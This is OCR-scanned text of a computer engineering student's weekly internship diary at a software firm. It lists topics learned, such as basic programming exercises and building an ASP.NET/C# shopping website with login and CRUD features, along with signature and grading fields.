
Signature of Faculty Mentor

Date: 18/03

Signature of officer-in-charge of Dept. / Section / Plant

Date: 28/02/23

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.



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
Annexure I
Enrollment no: 190390107025

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhishek Maheshbhai Patel
DIARY OF THE WEEK: DI: 30/12/23 TO 03/02/23
DEPARTMENT: CE SEM: 8th
NAME OF THE ORGANISATION: Zenkins Technology
NAME OF THE PLANT/SECTION/DEPARTMENT: Developer
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Darji

DESCRIPTION OF THE WORK DONE IN BRIEF

Topics learned :-
* Different problem solving part for ex.
1. Find minimum range of decimal
2. Swap two Number
3. convert into the binary number
4. program to perform unboxing operation.
5. Many other---



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TOTAL HOURS: 41.05

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR


Signature of Faculty Mentor

Date: 18/3/24

Signature of officer-in-charge
of Dept. / Section / Plant

Date: 03/09/123

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.



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
Annexure I
Enrollment no: 190390107025

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhishek Maheshbhai Patel
DIARY OF THE WEEK: Dt: 06/02/23 TO 10/02/23
DEPARTMENT: CE SEM: 8th
NAME OF THE ORGANISATION: Zenkins Technology
NAME OF THE PLANT/SECTION/DEPARTMENT: Develnpes
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: mr. Jignesh Doraji

DESCRIPTION OF THE WORK DONE IN BRIEF

Topics learned:-
→ ASP. Net for Develop the website
→ Create the website by using ASP.Net & C#
→ CRUD operation
→ Login & session part of the website
→ Create the shopping website.



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TOTAL HOURS: 39:25

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR


Signature of Faculty Mentor

Date: 18/03/22

Signature of officer-in-charge of Dept. / Section / Plant

Date: 17/02/22

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.



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Annexure I

Enrollment no: 190390107025

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Abhishek Maheshbhai Patel

DIARY OF THE WEEK: Dt: 13/02/23 TO 17/02/23

DEPARTMENT: CE SEM: 8th

NAME OF THE ORGANISATION: Zenkins Technology

NAME OF THE PLANT/SECTION/DEPARTMENT: Developer

